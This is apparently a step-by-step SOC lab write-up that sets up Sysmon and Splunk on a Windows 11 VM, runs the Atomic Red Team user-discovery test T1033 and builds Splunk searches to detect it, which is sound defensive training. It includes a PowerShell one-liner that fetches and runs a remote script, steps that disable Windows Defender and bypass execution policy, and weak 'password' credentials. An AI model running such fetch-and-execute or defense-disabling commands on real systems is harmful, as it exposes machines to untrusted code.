SOC Detection Lab

For this lab we will need a VM of a fresh Windows 11 Environment as well as Splunk enterprise downloaded in that environment. We will also need to disable windows defender options in order to download the atomic red team tests. Also make sure that we can run all the following commands in PowerShell

Basic credentials for each system:
Win11SOC
user
password

Splunk Enterprise
admin
password

Step 1 - Debloat Windows and Create Files

Debloat windows

In PowerShell

```
& ([scriptblock]::Create((irm "https://debloat.raphi.re/")))
```

Create Lab folders

In PowerShell

```
New-Item -ItemType Directory -Path C:\Lab -Force
New-Item -ItemType Directory -Path C:\Lab\Tools -Force
New-Item -ItemType Directory -Path C:\Lab\Configs -Force
```

Step 2 - Install Sysmon

https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon
Download and extract to:
C:\Lab\Tools\Sysmon
with Sysmon64.exe in the folder

Next we need Sysmon config and will be using the following:
SwiftOnSecurity Sysmon Config

Save it under:
C:\Lab\Configs\sysmonconfig.xml

We can run the following commands to see if Sysmon is working properly:

```
cd C:\Lab\Tools\Sysmon
.\Sysmon64.exe -accepteula -i C:\Lab\Configs\sysmonconfig.xml

Get-Service Sysmon64

Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" -MaxEvents 5
```

Here is Sysmon working:


```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\WINDOWS\system32> cd C:\Lab\Tools\Sysmon
PS C:\Lab\Tools\Sysmon> .\Sysmon64.exe -accepteula -i C:\Lab\Configs\sysmonconfig.xml


System Monitor v15.15 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2024 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.82
Sysmon schema version: 4.90
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.
PS C:\Lab\Tools\Sysmon> Get-Service Sysmon64

Status   Name               DisplayName
------   ----               -----------
Running  Sysmon64           Sysmon64


PS C:\Lab\Tools\Sysmon> Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" -MaxEvents 5


   ProviderName: Microsoft-Windows-Sysmon

TimeCreated                     Id LevelDisplayName Message
-----------                     -- --------------- -------
3/19/2026 4:30:43 PM             5 Information      Process terminated:...
3/19/2026 4:30:13 PM             5 Information      Process terminated:...
3/19/2026 4:30:13 PM             5 Information      Process terminated:...
3/19/2026 4:30:02 PM             5 Information      Process terminated:...
3/19/2026 4:30:00 PM             1 Information      Process Create:...
```

Step 3 - Install Splunk Enterprise

Download Splunk Enterprise
We will be using the windows .msi installer for simplicity

Start up Splunk in browser
http://127.0.0.1:8000

Settings -> Data Inputs -> Local Event Log Collection



Step 4 - Test commands in Splunk Search

Confirm Data:
index=* source="WinEventLog:Microsoft-Windows-Sysmon/Operational"

See all Sysmon events:
index=* source="WinEventLog:Microsoft-Windows-Sysmon/Operational"
| stats count by EventCode

Process creation events:
index=* source="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1
| table _time host Image CommandLine ParentImage User
| sort - _time

Network connection events
index=* source="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=3
| table _time host Image SourceIp DestinationIp DestinationPort Protocol
| sort - _time

PowerShell-related activity
index= *source="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 (CommandLine="powershell" OR Image="powershell.exe")*
| table _time host User Image CommandLine ParentImage
| sort - _time

Step 5 - Install Atomic Red Team

Change directory to top level so we can install atomic red team

```
cd..
```

Run PowerShell Admin

```
Set-ExecutionPolicy Bypass -Scope Process -Force
```

Install required modules

```
Install-Module powershell-yaml -Scope CurrentUser -Force
Install-Module Invoke-AtomicRedTeam -Scope CurrentUser -Force
Import-Module Invoke-AtomicRedTeam
```

Install Atomic Tests locally

```
Install-AtomicRedTeam -InstallPath C:\AtomicRedTeam
```

Run First attack (MITRE ATT&CK T1033)

```
Invoke-AtomicTest T1033
```

This is the equivalent of the the attacker asking whoami. Here we can see the test running in powershell


```
Administrator: Windows PowerShell (2)
PS C:\> Invoke-AtomicTest T1033
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T1033-1 System Owner/User Discovery
win11soc\user
'wmic' is not recognized as an internal or external command,
operable program or batch file.
'quser' is not recognized as an internal or external command,
operable program or batch file.
'quser' is not recognized as an internal or external command,
operable program or batch file.
'qwinsta.exe' is not recognized as an internal or external command,
operable program or batch file.
'qwinsta.exe' is not recognized as an internal or external command,
operable program or batch file.
'qwinsta' is not recognized as an internal or external command,
operable program or batch file.
Exit code: 1
Done executing test: T1033-1 System Owner/User Discovery
Executing test: T1033-3 Find computers where user has session - Stealth mode (PowerView)
Exception calling "Start" with "0" argument(s): "Access is denied"
At C:\Users\user\Documents\WindowsPowerShell\Modules\Invoke-AtomicRedTeam\2.3.0\Private\Invoke-Process.ps1:45 char:17
+                 $process.Start() > $null
+                 ~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : Win32Exception

Exit code:
Done executing test: T1033-3 Find computers where user has session - Stealth mode (PowerView)
Executing test: T1033-4 User Discovery With Env Vars PowerShell Script
Exit code: 0
Done executing test: T1033-4 User Discovery With Env Vars PowerShell Script
Executing test: T1033-5 GetCurrent User with PowerShell Script
Exit code: 0
Done executing test: T1033-5 GetCurrent User with PowerShell Script
Executing test: T1033-6 System Discovery - SocGholish whoami
Exit code: 0
Done executing test: T1033-6 System Discovery - SocGholish whoami
Executing test: T1033-7 System Owner/User Discovery Using Command Prompt
'query' is not recognized as an internal or external command,
operable program or batch file.
Exit code: 1
Done executing test: T1033-7 System Owner/User Discovery Using Command Prompt
PS C:\>
```

We can now detect it in Splunk. Since we know we are creating a process and running whoami through this red team package script, we can directly search for these types of alerts.

Go to Splunk -> Search

```
index=main EventCode=1
CommandLine="*whoami*"
| table _time host User CommandLine ParentImage
| sort - _time
```

Expected output from the search:



Here we can see multiple running command line events captured in Powershell through Splunk.
Quick rundown of how these events are broken down:

EventCode=1 : This a process creation
Source=WinEventLog:Microsoft-Windows-Sysmon/Operational : Source of log
Image: C:\Windows\System32\whoami.exe : Where the command was run/what ran
CommandLine: whoami : What command was run
ParentImage: powershell.exe : What process launched the command
User: Who executed the command

As a SOC analyst we need to think about the following

Field	Question
Image	What ran?
CommandLine	What exactly did it do?
ParentImage	Who launched it?
User	Who executed it?

What if we wanted time context to better show recent suspicious activity?
We can run the following search in Splunk:

```
index=main EventCode=1
(CommandLine="*whoami*" OR CommandLine="*systeminfo*" OR CommandLine="*tasklist*" OR CommandLine="*net
user*")
| stats count values(CommandLine) as commands by host User ParentImage
```

Win11SOC (Splunk and Symon) [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Search | Splunk 9.4.9

127.0.0.1:8000/en-US/app/search/search?q=search%20index%3Dmain%20EventCode%3D1%0A(CommandLine%3D"*whoami*"%20OR%20CommandLi...

splunk>enterprise Apps Administrator Messages Settings Activity Help Find

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

New Search

Save As Create Table View Close

```
index=main EventCode=1
(CommandLine="*whoami*" OR CommandLine="*systeminfo*" OR CommandLine="*tasklist*" OR CommandLine="*net user*")
| stats count values(CommandLine) as commands by host User ParentImage
```

Last 24 hours

✓ 24 events (3/22/26 1:00:00.000 PM to 3/23/26 1:23:49.000 PM) No Event Sampling Job Verbose Mode

Events (24) Patterns Statistics (4) Visualization

Show: 20 Per Page Format Preview: On

host	User	ParentImage	count	commands
WIN11SOC	NOT_TRANSLATED	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	16	"C:\WINDOWS\system32\whoami.exe" "C:\WINDOWS\system32\whoami.exe" /all "cmd.exe" /c cmd.exe /C whoami & wmic useraccount get /ALL & quser /SERVER:"localhost" & quser & qwinsta.exe /server:localhost & qwinsta.exe & for /F "tokens=1,2" %%i in ('qwinsta /server:localhost ^| findstr "Active Disc"') do @echo %%i | find /v "#" | find /v "console" || echo %%j > computers.txt & @FOR /F %%n in (computers.txt) DO @FOR /F "tokens=1,2" %%i in ('qwinsta /server:%%n ^| findstr "Active Disc"') do @echo %%i | find /v "#" | find /v "console" || echo %%j > usernames.txt "cmd.exe" /c set file=$env:temp\user_info_%%random%%.tmp & echo Username: %%USERNAME%% > %%file%% & echo User Domain: %%USERDOMAIN%% >> %%file%% & net users >> %%file%% & query user >> %%file%%
WIN11SOC	NOT_TRANSLATED	C:\Windows\System32\cmd.exe	8	cmd.exe /C whoami whoami
WIN11SOC	WIN11SOC\user	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	16	"C:\WINDOWS\system32\whoami.exe" "C:\WINDOWS\system32\whoami.exe" /all "cmd.exe" /c cmd.exe /C whoami & wmic useraccount get /ALL & quser /SERVER:"localhost" & quser & qwinsta.exe /server:localhost & qwinsta.exe & for /F "tokens=1,2" %%i in ('qwinsta /server:localhost ^| findstr "Active Disc"') do @echo %%i | find /v "#" | find /v "console" || echo %%j > computers.txt & @FOR /F %%n in (computers.txt) DO @FOR /F "tokens=1,2" %%i in ('qwinsta /server:%%n ^| findstr "Active Disc"') do @echo %%i | find /v "#" | find /v "console" || echo %%j > usernames.txt "cmd.exe" /c set file=$env:temp\user_info_%%random%%.tmp & echo Username: %%USERNAME%% > %%file%% & echo User Domain: %%USERDOMAIN%% >> %%file%% & net users >> %%file%% & query user >> %%file%%
WIN11SOC	WIN11SOC\user	C:\Windows\System32\cmd.exe	8	cmd.exe /C whoami whoami

Search 1:25 PM 3/23/2026

What if we wanted to see created processes but our Splunk logs are creating too much noise?

Search | Splunk 9.4.9

127.0.0.1:8000/en-US/app/search/search?q=search%20index%3Dmain%20EventCode%3D1%0A%7C%20table%20_time%20User%20Image%20Comma...

New Search

Save As ▾ Create Table View Close

```
index=main EventCode=1
| table _time User Image CommandLine ParentImage
| sort - _time
```

Last 24 hours ▾

✓ **3,014 events** (3/22/26 1:00:00.000 PM to 3/23/26 1:26:21.000 PM) No Event Sampling ▾ Job ▾ Verbose Mode ▾

Events (3,014) Patterns **Statistics (3,014)** Visualization


Show: 20 Per Page ▾ Format ▾ Preview: On

< Prev 1 2 3 4 5 6 7 8 ... Next >

_time	User	Image	CommandLine	ParentImage
2026-03-23 13:26:19	NOT_TRANSLATED NT AUTHORITY\SYSTEM	C:\Program Files\Splunk\bin\splunk-optimize.exe	splunk-optimize -d "C:\Program Files\Splunk\var\lib\splunk_introspection\db\hot_v1_2" -x 4057435136 --log-to--splunkd-log --write-level 3 --tsidx-target-size 1572864000 --msidx-comp-block-size 1024	C:\Program Files\Splunk\bin\splunkd.exe
2026-03-23 13:26:19	NOT_TRANSLATED NT AUTHORITY\SYSTEM	C:\Program Files\Splunk\bin\splunk-optimize.exe	splunk-optimize -d "C:\Program Files\Splunk\var\lib\splunk_internaldb\db\hot_v1_2" -x 4057435136 --log-to--splunkd-log --write-level 3 --tsidx-target-size 1572864000 --msidx-comp-block-size 1024	C:\Program Files\Splunk\bin\splunkd.exe
2026-03-23 13:26:19	NOT_TRANSLATED NT AUTHORITY\SYSTEM	C:\Program Files\Splunk\bin\splunk-optimize.exe	splunk-optimize -d "C:\Program Files\Splunk\var\lib\splunk\audit\db\hot_v1_2" -x 4057435648 --log-to--splunkd-log --write-level 3 --tsidx-target-size 1572864000 --msidx-comp-block-size 1024	C:\Program Files\Splunk\bin\splunkd.exe
2026-03-23 13:26:19	NOT_TRANSLATED NT AUTHORITY\SYSTEM	C:\Program Files\Splunk\bin\splunk-optimize.exe	splunk-optimize -d "C:\Program Files\Splunk\var\lib\splunk_metrics\db\hot_v1_14" -x 4057435648 --log-to--splunkd-log --write-level 3 --tsidx-target-size 1572864000 --msidx-comp-block-size 1024	C:\Program Files\Splunk\bin\splunkd.exe
2026-03-23 13:26:19	NOT_TRANSLATED NT AUTHORITY\SYSTEM	C:\Program Files\Splunk\bin\splunk-optimize.exe	splunk-optimize -d "C:\Program Files\Splunk\var\lib\splunk_metrics\db\hot_v1_12" -x 4057435648 --log-to--splunkd-log --write-level 3 --tsidx-target-size 1572864000 --msidx-comp-block-size 1024	C:\Program Files\Splunk\bin\splunkd.exe
2026-03-23 13:26:19	NOT_TRANSLATED NT AUTHORITY\SYSTEM	C:\Program Files\Splunk\bin\splunk-optimize.exe	splunk-optimize -d "C:\Program Files\Splunk\var\lib\splunk_metrics\db\hot_v1_11" -x 4057435648 --log-to--splunkd-log --write-level 3 --tsidx-target-size 1572864000 --msidx-comp-block-size 1024	C:\Program Files\Splunk\bin\splunkd.exe
2026-03-23 13:26:17	NOT_TRANSLATED NT AUTHORITY\SYSTEM	C:\Program Files\Splunk\bin\splunk-optimize.exe	splunk-optimize -d "C:\Program Files\Splunk\var\lib\splunk\defaultdb\db\hot_v1_2" -x 4057436160 --log-to--splunkd-log --write-level 3 --tsidx-target-size 1572864000 --msidx-comp-block-size 1024	C:\Program Files\Splunk\bin\splunkd.exe
2026-03-23 13:26:13	NOT_TRANSLATED NT AUTHORITY\SYSTEM	C:\Program Files\Splunk\bin\splunk-optimize.exe	splunk-optimize -d "C:\Program Files\Splunk\var\lib\splunk_internaldb\db\hot_v1_2" -x 4057422848 --log-to--splunkd-log --write-level 3 --tsidx-target-size 1572864000 --msidx-comp-block-size 1024	C:\Program Files\Splunk\bin\splunkd.exe
2026-03-23 13:26:13	NOT_TRANSLATED NT AUTHORITY\SYSTEM	C:\Program Files\Splunk\bin\splunk-optimize.exe	splunk-optimize -d "C:\Program Files\Splunk\var\lib\splunk\audit\db\hot_v1_2" -x 4057422848 --log-to--splunkd-log --write-level 3 --tsidx-target-size 1572864000 --msidx-comp-block-size 1024	C:\Program Files\Splunk\bin\splunkd.exe

